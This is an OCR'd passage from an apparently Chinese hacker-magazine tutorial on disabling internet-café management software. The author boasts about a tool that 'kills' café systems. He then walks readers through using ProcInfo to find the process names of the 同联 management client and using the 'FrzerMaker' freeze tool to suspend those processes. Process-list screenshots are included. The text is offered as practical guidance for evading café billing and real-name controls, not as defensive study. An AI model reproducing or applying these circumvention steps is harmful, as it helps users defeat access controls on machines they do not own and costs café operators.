
网吧杀手生成器killmaker是我制作的一个非常不错的工具，几乎可以干掉所有的网吧管理系统，自从我在杂志上公布出这个工具后，各大网吧就被我们的叉子闹得鸡犬不宁，不过网管也不是吃素的，在系统里安装了左轮系统保护王等一系列的管理软件保护工具，让我等的杀手锏无法施展——一使用killmaker，电脑就会重启。一些叉子由于经验不足，无法找到管理软件的进程名，因此“手里握着屠龙刀却不知道该向谁砍”，针对这些问题今天我就给大家解决掉。

首先介绍第一件利器ProcInfo，这个工具是刺探系统进程信息的好帮手，我们只要双击运行它，就会在同级目录下生成一个名为ProcInfo.txt的文本文件，这个文件就是当前的系统进程信息表。

打开ProcInfo.txt，把记事本的滚动条拉到底，会发现一句“Total Process：XX”，也就是当前的进程数量，这个数字包括了ProcInfo自身的三个进程，因此我们要把这个数字减去3。比如说我电脑上显示“Total Process：20”，那么真正运行的进程（包括系统进程）数量就是17个。

好了，下面我们来分析一下，比如我们当地的网吧使用的是同联实名制多级网吧管理系统，我们就在ProcInfo.txt文件中找“同联”，如图1。

这样就确定了它是同联的进程之一，进程是ClientP.exe，进程ID是264，创建它的是进程ID为2028的家伙。再继续查找，很快的又找到了进程ClientBK.exe，它的ID是200，它同样是进程ID为2028的家伙创建的。可能看到这儿会有菜鸟说：“直接把这两个进程给干掉不就行了吗！”先别急，我们至少得知道这个进程是什么，万一是系统进程或是别的什么重要的进程而搞错了的话，情况可就不妙了。




```
ProcInfo.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
No.2   Thread Id: 628   P.S. Can't open this thread!!
Total Threads:2

--------------------------------------------------------------------------------

ProcessImageName : ClientP.exe
ProcessID=264
ParentPID=2028

Modules list:
Base:0x00400000   Module:ClientP.exe     Path:C:\Progran Files\同联实名制多级网吧管理系统\ClientP.exe
Base:0x7c920000   Module:ntdll.dll       Path:C:\WINDOWS\system32\ntdll.dll
Base:0x7c800000   Module:kernel32.dll    Path:C:\WINDOWS\system32\kernel32.dll
Base:0x77d10000   Module:USER32.dll      Path:C:\WINDOWS\system32\USER32.dll
Base:0x77ef0000   Module:GDI32.dll       Path:C:\WINDOWS\system32\GDI32.dll
Base:0x72f70000   Module:WINSPOOL.DRV    Path:C:\WINDOWS\system32\WINSPOOL.DRV
Base:0x77be0000   Module:msvcrt.dll      Path:C:\WINDOWS\system32\msvcrt.dll
Base:0x77e50000   Module:RPCRT4.dll      Path:C:\WINDOWS\system32\RPCRT4.dll
Base:0x77da0000   Module:ADVAPI32.dll    Path:C:\WINDOWS\system32\ADVAPI32.dll
```

图1




```
ProcInfo.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
--------------------------------------------------------------------------------

ProcessImageName : ClientBK.exe
ProcessID=200
ParentPID=2028

Modules list:
Base:0x00400000   Module:ClientBK.exe    Path:C:\Progran Files\同联实名制多级网吧管理系统\ClientBK.exe
Base:0x7c920000   Module:ntdll.dll       Path:C:\WINDOWS\system32\ntdll.dll
Base:0x7c800000   Module:kernel32.dll    Path:C:\WINDOWS\system32\kernel32.dll
Base:0x77da0000   Module:ADVAPI32.DLL    Path:C:\WINDOWS\system32\ADVAPI32.DLL
Base:0x77e50000   Module:RPCRT4.dll      Path:C:\WINDOWS\system32\RPCRT4.dll
Base:0x5d170000   Module:COMCTL32.DLL    Path:C:\WINDOWS\system32\COMCTL32.DLL
Base:0x77ef0000   Module:GDI32.dll       Path:C:\WINDOWS\system32\GDI32.dll
Base:0x77d10000   Module:USER32.dll      Path:C:\WINDOWS\system32\USER32.dll
Base:0x76320000   Module:COMDLG32.DLL    Path:C:\WINDOWS\system32\COMDLG32.DLL
Base:0x77f40000   Module:SHLWAPI.dll     Path:C:\WINDOWS\system32\SHLWAPI.dll
Base:0x77be0000   Module:msvcrt.dll      Path:C:\WINDOWS\system32\msvcrt.dll
Base:0x773a0000   Module:SHELL32.dll     Path:C:\WINDOWS\system32\SHELL32.dll
```

图2



```
ProcInfo.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
No.14  Thread Id: 2024
Total Threads:14

--------------------------------------------------------------------------------

ProcessImageName : explorer.exe
ProcessID=2028
ParentPID=1968

Modules list:
Base:0x01000000   Module:Explorer.EXE    Path:C:\WINDOWS\Explorer.EXE
Base:0x7c920000   Module:ntdll.dll       Path:C:\WINDOWS\system32\ntdll.dll
Base:0x7c800000   Module:kernel32.dll    Path:C:\WINDOWS\system32\kernel32.dll
Base:0x77be0000   Module:msvcrt.dll      Path:C:\WINDOWS\system32\msvcrt.dll
Base:0x77da0000   Module:ADVAPI32.dll    Path:C:\WINDOWS\system32\ADVAPI32.dll
Base:0x77e50000   Module:RPCRT4.dll      Path:C:\WINDOWS\system32\RPCRT4.dll
Base:0x77ef0000   Module:GDI32.dll       Path:C:\WINDOWS\system32\GDI32.dll
Base:0x77d10000   Module:USER32.dll      Path:C:\WINDOWS\system32\USER32.dll
Base:0x77f40000   Module:SHLWAPI.dll     Path:C:\WINDOWS\system32\SHLWAPI.dll
```

图3

我们搜索字符串“ProcessID=2028”，既然我们看到了同联的父进程是ID为2028的家伙，也就是“ParentPID=2028”，那么要找这个父进程，自然要找ProcessID为2028的进程了，如图2。




图4

小知识：什么是父进程？

我简单的解释一下吧，我们的系统里正在运行的一组程序叫进程，除了[System Process]和System进程是系统启动的时候由内核创建的外，每个进程都是由另一个进程创建的，因此我们看到的绝大部分进程都是由别的进程来创建的，创建它的进程就叫父进程。

很快，我们就发现它竟然是Explorer.exe，如图3。可能有的小菜会知道它就是桌面进程，幸亏我们刚才没对它动手，否则就真的死定了。

接下来请出今天的第二个工具FrzerMaker，中文名是冷冻枪生成器，直接双击运行，工具会要求我们同意不能将其用作非法用途，直接按一下“y”同意，接着按要求输入你的QQ号，然后输入你的姓名或网名，输入自己的真实姓名或者网名都无所谓。提醒大家一下，如果中途想停止配置，可以直接按Ctrl+C组合键。好了，再来输入要破解的管理软件的名字，比如我输入的就是“同联”。注意，在这儿你只有39个字节的输入空间，多余的部分会被忽略掉，你可以像我这样比较简单的输入两个字“同联”。回车确认后，开始配置最重要的内容。还记得我们刚才使用ProcInfo刺探到的信息吗，两个进程分别是ClientP.exe和ClientBK.exe，我们就慢慢的一个个的输进去吧；记得带上最后的后缀“.exe”哦。输入完“ClientP.exe”后，如果还要继续输入，那么就按“i”，然后继续输入“ClientBK.exe”，如图4。

大家要注意一点，冷冻枪并不是每个进程都可以搞定的，如果各位看到在ProcInfo.txt里对这个进程有“P.S. Can't open this thread!!”、“P.S Can't Open This Process”或者“List Module failed”的提示，那么我劝大家就不要再打它的主意了——你根本没有权限对它动手！我举个小例子，比如IceSword启动后，别人就没有权限对它动手，如图5。

